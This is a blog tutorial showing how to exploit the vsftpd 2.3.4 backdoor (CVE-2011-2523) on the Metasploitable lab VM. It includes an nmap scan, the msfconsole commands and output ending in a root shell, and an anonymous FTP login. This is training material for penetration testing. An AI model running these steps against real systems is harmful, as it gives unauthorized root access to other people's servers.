amolblog.com

21/tcp open FTP vsftpd 2.3.4 Exploit

In this blog post I will explain How to **exploit 21/tcp open FTP vsftpd 2.3.4** or **exploit unix ftp vsftpd_234_backdoor** or in Metasploitable virtual box machine.

In this article I will try to find port 21 vulnerabilities. This is backdoor bug which is find 5th Jul 2011 and author name is Metasploit.

CVE: 2011-2523

Table of Contents

Step 1 nmap run below command

nmap -T4 -A -p 21

- -T4 for (-T<0-5>: Set timing (higher is faster)
- -A for (-A: Enable OS detection, version detection, script scanning, and traceroute)
- -p 21 for (-p : Only scan 21 ports)

```
┌──(root💀root)-[~]
└─# nmap -T4 -A -p 21 192.xxx.xx.xx
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-13 09:04
UTC
Nmap scan report for 192.xxx.xx.xx
Host is up (0.00049s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
```

```
|   STAT:
| FTP server status:
|      Connected to 192.xxx.xx.xx
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
MAC Address: 08:00:xx:xx:xx:xx (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not
find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: OS: Unix
```

Using nmap we successfully find vsftpd vulnerabilities.

I strongly recommend if you don’t know about what is Port, Port 22, and FTP Service then please read the below article.

Port 21 | FTP | What is port.

Step 2 collect important information and Find vulnerability

Collect Important Information


nmap -T4 -A -p 21 after running this command you get all target IP port 21 information see below.

- Port 21 FTP version 2.3.4 (21/tcp open ftp **vsftpd 2.3.4** and | vsFTPd 2.3.4 – secure, fast, stable)
- Operating system Linux (Running: Linux 2.6.X and OS CPE: cpe:/o:linux:linux_kernel:2.6)

Find vulnerability

Go to Internet browser and type exploit-db.com and just paste what information you got it.

See below screenshot.




Search: vsftpd 2.3.4

Date	D	A	V	Title	Type	Platform	Author
2021-04-12	⬇		✗	vsftpd 2.3.4 - Backdoor Command Execution	Remote	Unix	HerculesRD
2011-07-05	⬇	▣	✓	vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)	Remote	Unix	Metasploit

Select Metasploit or Msfconsole Option.

Just collect important Information



```
##
# $Id: vsftpd_234_backdoor.rb 13099 2011-07-05 05:20:47Z hdm $
##

##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# Framework web site for more information on licensing and terms of use.
# http://metasploit.com/framework/
##

require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
    Rank = ExcellentRanking
```

Step 3 vsftpd 2.3.4 Exploit with msfconsole

- **Open your Terminal and just type msfconsole.**
- **Then search as per version.**

See below.

```
msf6 > search vsftpd

Matching Modules
================

   #   Name                                      Disclosure Date
```

```
Rank       Check  Description
   -  ----                                  ---------------  -
---       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03
excellent  No     VSFTPD v2.3.4 Backdoor Command Execution
```

```
msf6 > exploit/unix/ftp/vsftpd_234_backdoor
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info

       Name: VSFTPD v2.3.4 Backdoor Command Execution
     Module: exploit/unix/ftp/vsftpd_234_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), range
CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT   21               yes       The target port (TCP)
```

Set RHOSTS (Target IP Address)

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS
192.xxx.xx.xx
RHOSTS => 192.xxx.xx.xx
```

For confirmation type info then type run.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS  192.xxx.xx.xx    yes       The target host(s), range
CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT   21               yes       The target port (TCP)
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.xxx.xx.xx:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.xxx.xx.xx:21 - USER: 331 Please specify the password.
[+] 192.xxx.xx.xx:21 - Backdoor service has been spawned,
handling...
[+] 192.xxx.xx.xx:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 ->
192.xxx.xx.xx:6200) at 2021-01-13 09:23:44 +0000
```

You got shell.

For validation purpose type below command “whoami” and “hostname”

```
whoami
root
hostname
metasploitable
```

FTP Anonymous Login Exploit

When we run nmap for port 21 enumeration then we know that Anonymous users already exist see below.

```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.xxx.xx.xx
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
```

As per my opinion FTP Anonymous Login is not Vulnerability.

Why does Server admin create Anonymous users?

The Server admin intentionally provides or shares Anonymous access to her employee because the server admin doesn't want to create a new valid user due to security reasons or maybe he doesn't trust her employee.

That's why the server admin creates a public Anonymous user?

Firstly we need to understand what is File Transfer Protocol Anonymous Login?

User Name: anonymous
Password: anonymous

Using this username and password anyone can be logging on the File Transfer Protocol server.

If you want to login then you need FTP-Client Tool.

All Linux OS already have FTP-Client But you don't have so please run below Two command.

sudo apt update

sudo apt install vsftpd

User below command try to login

Ftp-client Tool and host ip address or host name

ftp 192.xxx.xx.xxx

User Name: anonymous
Password: anonymous

See below

```
┌──(kali㉿kali)-[~/vm/metaspoitable_vm]
└─$ ftp 192.xxx.xx.xxx
1 ⚙
Connected to 192.xxx.xx.xxx.
220 (vsFTPd 2.3.4)
Name (192.xx.xx.xxx:kali): anonymous
331 Please specify the password.
Password:anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> help
```

```
Commands may be abbreviated.  Commands are:

!               dir             mdelete         qc
site
$               disconnect      mdir            sendport
size
account         exit            mget            put
status
append          form            mkdir           pwd
struct
ascii           get             mls             quit
system
bell            glob            mode            quote
sunique
binary          hash            modtime         recv
tenex
bye             help            mput            reget
tick
case            idle            newer           rstatus
trace
cd              image           nmap            rhelp
type
cdup            ipany           nlist           rename
user
chmod           ipv4            ntrans          reset
umask
close           ipv6            open            restart
verbose
cr              lcd             prompt          rmdir
?
delete          ls              passive         runique
debug           macdef          proxy           send
ftp> whoami
?Invalid command
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp>
```

If you want an anonymous ftp reverse shell then comment on my YouTube channel I will make a video and blog.

My YouTube Channel Name **Amolblog**

Channel link:

https://www.youtube.com/c/amolblog

Now you understand how to exploit but you need to also understand what is this service and how this work.

Conclusion

- Metasploitable Vulnerable Machine is awesome for beginners.
- Port 21 and Version Number 2.3.4 potentially vulnerable.
- Best nmap command for port 21 : nmap -T4 -A -p 21

Other Metasploitable Vulnerable Machine Article.:-

How to Exploit Port 22?

How to Exploit Port 23?

How to Exploit Port 25?

How to Exploit Port 53?

How to Exploit Port 80?

How to Exploit Port 139 and 445?

How to Exploit Port 512, 513 and 514?

How to Exploit Port 1099?

How to Exploit Port 1524?

How to Exploit Port 5900?

← Previous Post Next Post →

Related Posts

111/tcp open rpcbind 2 (RPC #100000)

Hi Buddy, in this exploitation article I want to explain how to exploit port 111/tcp open

Port 21 | FTP | What Is Port | 2022

Last Update: September 22, 2022, Hi buddy, in this article, you will learn about what is port 21 or FTP, where this port we use,...

rpcbind 2 (RPC #100000) in a metasploitable vulnerable machine...

Find

Search ...

Jai Shree Ram In Java Code 2023

Here you find Jai Shree Ram In Java Code with Java animation code then you need to just copy and paste it into the code editor, The complete Java code is available in Lear More Option.

By Amol
On Mar 13, 2023

I Love You Code In Java

Here you find I Love You Code In Java For Love Proposal with Love Hearts then you need to just copy and paste it into the code editor.

By Amol
On Mar 11, 2023

Jai Shree Ram Python Code

Here you find Jai Shree Ram Python Code or जय श्री राम Python code with Kalpavriksha then you need to just copy and paste it into the code editor.

By Amol
On Mar 11, 2023

I Love You Code

Here you find All I Love You Code or All I Love You Secret Code with Computer, Binary, Number, Words, Morse Bracelet and Secret Code language.

By Amol
On Mar 7, 2023

Holi Special Python Code

Here you find Holi Special Python Code or Happy Holi Python Turtle code with complete code then you need to just copy and paste it into the code editor.

By Amol

On Mar 6, 2023

View all stories

About us

Contact us

Disclaimer

Privacy Policy

Terms and Conditions

Top Python Error

Read More

Jai Shree Ram In Java Code 2023 13th March 2023

I Love You Code In Java For Love Proposal 11th March 2023

Jai Shree Ram Python Code 11th March 2023

I Love You Code | Code Word For Love 2023 7th March 2023

Holi Special Python Code 2023 6th March 2023

Vida Electric Scooter – Price 2023 4th March 2023

Ola Battery Price In India 2023 4th March 2023

TVS iQube Subsidy – 2023 3rd March 2023

Ola EV Or Ola Subsidy – 2023 25th February 2023

Python Interview Questions And Answers 18th February 2023

_tkinter.TclError: unknown option “-Text” 15th February 2023

Subsidy On Electric Scooter 2023 12th February 2023

IndexError: tuple index out of range 12th February 2023

SyntaxError: invalid decimal literal 11th February 2023

AttributeError: module ‘tkinter’ has no attribute ‘TK’. Did you mean: ‘Tk’? 11th February 2023

<generator object <genexpr> at 0x7f995c8182e0> 8th February 2023

TypeError: ‘type’ object is not iterable 8th February 2023

TypeError: ‘module’ object is not callable 7th February 2023

AttributeError: module ‘pandas’ has no attribute ‘read_cs’. Did you mean: ‘read_csv’? 7th February 2023

Golden Turtle Game Python Code 2023 5th February 2023

NameError: name ‘square’ is not defined 4th February 2023

AttributeError: ‘_Screen’ object has no attribute ‘Tracer’. Did you mean: ‘tracer’? 4th February 2023

TypeError: _Screen.setup() got an unexpected keyword argument ‘Width’ 4th February 2023

EV Fame 1 & Fame 2 Subsidy Calculator 2023 3rd February 2023

TATA Nexon EV Battery Price 2023 3rd February 2023

TypeError: ‘<‘ not supported between instances of ‘float’ and ‘str’ 3rd February 2023

Pong Game In Python With Copy Paste Code 2023 3rd February 2023

Etch A Sketch Python Code 2023 2nd February 2023

_tkinter.TclError: bad event type or keysym 30th January 2023

TypeError: TurtleScreen.onkey() got an unexpected keyword argument ‘Key’ 30th January 2023

ModuleNotFoundError: No module named ‘screen’ 30th January 2023

Ather Battery Price In India 2023 29th January 2023

Hirst Painting Python Project Code 2023 29th January 2023

turtle.TurtleGraphicsError: bad color arguments: 116 28th January 2023

Random Walk Turtle Python 2023 28th January 2023

AttributeError: ‘Turtle’ object has no attribute ‘exitonclick’ 27th January 2023

AttributeError: ‘Turtle’ object has no attribute ‘colormode’ 27th January 2023

AttributeError: module ‘random’ has no attribute ‘ranint’. Did you mean: ‘randint’? 27th January 2023

Hero Electric Charger Price and specification 2023 27th January 2023

AttributeError: ‘Turtle’ object has no attribute ‘Left’. Did you mean: ‘left’? 26th January 2023

TypeError: TNavigator.forward() missing 1 required positional argument: ‘distance’ 26th January 2023

NameError: name ‘Turtle’ is not defined. Did you mean: ‘turtle’? 26th January 2023

TVS iQube Charger Price 2023 26th January 2023

Revolt Battery Price India 2023 26th January 2023

AttributeError: ‘Turtle’ object has no attribute ‘Forward’. Did you mean: ‘forward’? 25th January 2023

How To Make Pentagon In Python Turtle 2023 25th January 2023

How To Draw dashed Line In Turtle Python 2023 25th January 2023

_tkinter.TclError: invalid command name “.!canvas” 25th January 2023

Ampere Battery Price In India 2023 23rd January 2023

Bajaj Chetak Battery Price In India 2023 23rd January 2023

turtle.TurtleGraphicsError: There is no shape named Turtle 23rd January 2023

How To Draw Square In Python Turtle 2023 23rd January 2023

Okinawa Battery Price In India 2023 23rd January 2023

Hero Electric Battery Price In India 2023 22nd January 2023

AttributeError: module ‘turtle’ has no attribute ‘Color’. Did you mean: ‘color’? 22nd January 2023

turtle.TurtleGraphicsError: There is no shape named 22nd January 2023

TVS iQube Battery Price In India 2023 22nd January 2023

AttributeError: ‘function’ object has no attribute ‘exitonclick’ 21st January 2023

NameError: name ‘screen’ is not defined. Did you mean: ‘Screen’? 21st January 2023

ImportError: cannot import name ‘screen’ from ‘turtle’ 21st January 2023

ModuleNotFoundError: No module named ‘Turtle’ 21st January 2023

Python Quiz Code Sachin Vs Virat 2023 21st January 2023

NameError: name ‘Self’ is not defined. Did you mean: ‘self’? 20th January 2023

TypeError: .**init**() missing 2 required positional arguments: 20th January 2023

TypeError: User.__init__() missing 1 required positional argument: 19th January 2023

IndentationError: expected an indented block after class definition on line 19th January 2023

Online Age Calculator Tool 2023 19th January 2023

SyntaxError: ‘return’ outside function 18th January 2023

IndentationError: expected an indented block after function definition on line 18th January 2023

AttributeError: ‘str’ object has no attribute ‘Title’. Did you mean: ‘title’? 17th January 2023

SyntaxError: closing parenthesis ‘}’ does not match opening parenthesis ‘(‘ 17th January 2023

SyntaxError: closing parenthesis ‘)’ does not match opening parenthesis ‘{‘ 17th January 2023

TypeError: ‘builtin_function_or_method’ object is not subscriptable 16th January 2023

SyntaxError: closing parenthesis ‘)’ does not match opening parenthesis ‘[‘ 16th January 2023

SyntaxError: closing parenthesis ‘]’ does not match opening parenthesis ‘(‘ 16th January 2023

Ola Charger Price Bracket Watt Voltage 16th January 2023

SyntaxError: ‘{‘ was never closed 15th January 2023

SyntaxError: unmatched ‘}’ 15th January 2023

SyntaxError: ‘:’ expected after dictionary key 15th January 2023

Python Prime Number Program Code 2023 15th January 2023

UnboundLocalError: local variable ‘is_prime’ referenced before assignment 15th January 2023

NameError: name ‘false’ is not defined. Did you mean: ‘False’? 14th January 2023

NameError: name ‘true’ is not defined. Did you mean: ‘True’? 13th January 2023

SyntaxError: positional argument follows keyword argument 13th January 2023

() missing 2 required positional arguments: 2023 13th January 2023

TypeError: def_function() missing 1 required positional argument: ‘name’ 12th January 2023

Python Hangman Code And Project 2023 12th January 2023

Ather Tyre Price Cost Tyre Size Tyre Pressure 12th January 2023

Ola Tyre Price Cost Tyre Size Tyre Pressure 2023 12th January 2023

IndexError: list index out of range How To Fix 11th January 2023

NameError: name ‘List’ is not defined. Did you mean: ‘list’? 11th January 2023

Online Password Generator Tool 2023 9th January 2023

Python Tkinter Password Generator projects 9th January 2023

How To Earn Money With Chatgpt 2023 8th January 2023

Python Indian Flag Code 2023 8th January 2023

error: can’t find main(String[]) method in class: 7th January 2023

java error expected Public static how to fix java error 7th January 2023

Python Fractal Tree Code In Turtle 2023 7th January 2023

AttributeError: partially initialized module ‘turtle’ has no attribute ‘Turtle’ (most likely due to a circular import) 7th January 2023

Python Turtle Race Game Code in 2023 6th January 2023